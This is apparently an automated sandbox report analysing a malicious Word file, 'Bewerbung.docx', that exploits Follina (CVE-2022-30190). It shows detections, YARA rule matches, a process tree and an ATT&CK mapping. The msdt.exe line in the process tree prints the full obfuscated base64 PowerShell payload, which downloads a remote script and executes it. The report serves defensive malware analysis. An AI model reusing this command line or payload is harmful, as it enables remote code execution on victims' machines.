ID: 705530
Sample Name: Bewerbung.docx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 15:39:41
Date: 19/09/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Bewerbung.docx


Overview

General Information

Sample Name:	Bewerbung.docx
Analysis ID:	705530
MD5:	e7521cc41970a9..
SHA1:	668afe1cf1ff3a6…
SHA256:	d28398402e0b64.
Infos:	



Detection



CVE-2021-40444, Follina CVE-2022-30190


Score:

Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Yara detected Microsoft Office Expl…
- Detected CVE-2021-40444 exploit
- Antivirus detection for dropped file
- Connects to many ports of the same…
- Contains an external reference to an…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…
- Internet Provider seen in connection…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 976 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 4768 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 5588 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'W05ldC5TZXJ2aWNlUG9pbnRNYW5hZ2VyXTo6U2VjdXJpdHlQcm90b2NvbCA9IFtOZXQuU2VjdXJpdHlQcm90b2NvbFR5cGVdJ1RsczExLFRsczEyJzsgJCgkeCA9IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vcmF3LmdpdGh1YnVzZXJjb250ZW50LmNvbS9taWNyb3NvZnR3aW5kb3dzZGVmZW5kZXIvLmNvbS9tYWluL3Bvd2VyLnBzMSAtVXNlQmFzaWNQYXJzaW5nOyBJbnZva2UtRXhwcmVzc2lvbiAkKCR4LkNvbnRlbnQpKTs='+[char]34+'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 204 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\2cyagvwu\2cyagvwu.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 388 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6A8A.tmp" "c:\Users\user\AppData\Local\Temp\2cyagvwu\CSC8D8C47D5CCF542F2A6978E3AB92620A2.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 5716 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\1ps51w3p\1ps51w3p.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 5484 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES7E41.tmp" "c:\Users\user\AppData\Local\Temp\1ps51w3p\CSCA2F7DC4713240A6A1FCA0F064ADC74.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 4616 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ufpm0sbx\ufpm0sbx.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 3612 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESAB6C.tmp" "c:\Users\user\AppData\Local\Temp\ufpm0sbx\CSCFD12017F98C74F3CA9A85B7B52106DF8.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x39:$a1: <Relationships • 0x44f:$a2: TargetMode="External" • 0x3ec:$x1: .html!

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x40b3e:$a: PCWDiagnostic • 0x44753:$a: PCWDiagnostic • 0x47f09:$a: PCWDiagnostic • 0x40b32:$sa3: ms-msdt • 0x44747:$sa3: ms-msdt • 0x47efd:$sa3: ms-msdt • 0x40b92:$sb3: IT_BrowseForFile= • 0x447a7:$sb3: IT_BrowseForFile= • 0x47f5d:$sb3: IT_BrowseForFile=
dump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x179c:$a: PCWDiagnostic • 0x1790:$sa3: ms-msdt • 0x17f0:$sb3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x177f:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EEF783FD.html	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x179c:$a: PCWDiagnostic • 0x1790:$sa3: ms-msdt • 0x17f0:$sb3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EEF783FD.html	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x177f:$re1: location.href = "ms-msdt:
Click to see the 7 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.612793085.00000000039F0000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x28b2:$a: PCWDiagnostic • 0x2888:$sa1: msdt.exe • 0x289a:$sa3: ms-msdt • 0x2956:$sb3: IT_BrowseForFile=
00000002.00000002.612793085.00000000039F0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000002.00000002.610336977.0000000003320000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x2338:$a: PCWDiagnostic • 0x22d0:$sa1: msdt.exe • 0x230c:$sa1: msdt.exe • 0x28f0:$sa1: msdt.exe • 0x2320:$sa3: ms-msdt • 0x23de:$sb3: IT_BrowseForFile=

Source	Rule	Description	Author	Strings
00000002.00000002.610336977.0000000003320000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000002.00000002.610475144.0000000003678000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x386e:$a: PCWDiagnostic • 0x9c86:$a: PCWDiagnostic • 0x162dc:$a: PCWDiagnostic • 0x2b74:$sa1: msdt.exe • 0x9278:$sa1: msdt.exe • 0x18e36:$sa1: msdt.exe • 0x26c62:$sb3: IT_BrowseForFile=
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected CVE-2021-40444 exploit

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Connects to many ports of the same IP (likely port scanning)


Persistence and Installation Behavior

Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 DLL Side-Loading	1 1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Application Window Discovery	Remote Services	Data from Local System	1 Exfiltration Over Alternative Protocol	1 Non-Standard Port	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 1 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 1 Process Injection	LSASS Memory	1 Remote System Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Extra Window Memory Injection	1 DLL Side-Loading	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Extra Window Memory Injection	NTDS	1 3 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Bewerbung.docx	21%	ReversingLabs	Document-Office.Exploit.CVE-2021-40444	
Bewerbung.docx	10%	Virustotal		Browse
Bewerbung.docx	7%	Metadefender		Browse
Bewerbung.docx	100%	Avira	HEUR/CVE-2021-40444.Gen	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html	100%	Avira	JS/CVE-2022-30190.G	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7E5730EC.html	100%	Avira	JS/CVE-2022-30190.G	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html	100%	Avira	JS/CVE-2022-30190.G	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EEF783FD.html	100%	Avira	JS/CVE-2022-30190.G	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://api.scheduler.	0%	URL Reputation	safe	
http://https://my.microsoftpersonalcontent.com	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://login.microsoftonline.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://shell.suite.office.com:1443	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://autodiscover-s.outlook.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://roaming.edog.	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://cdn.entity.	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://powerlift.acompli.net	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://cortana.ai	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
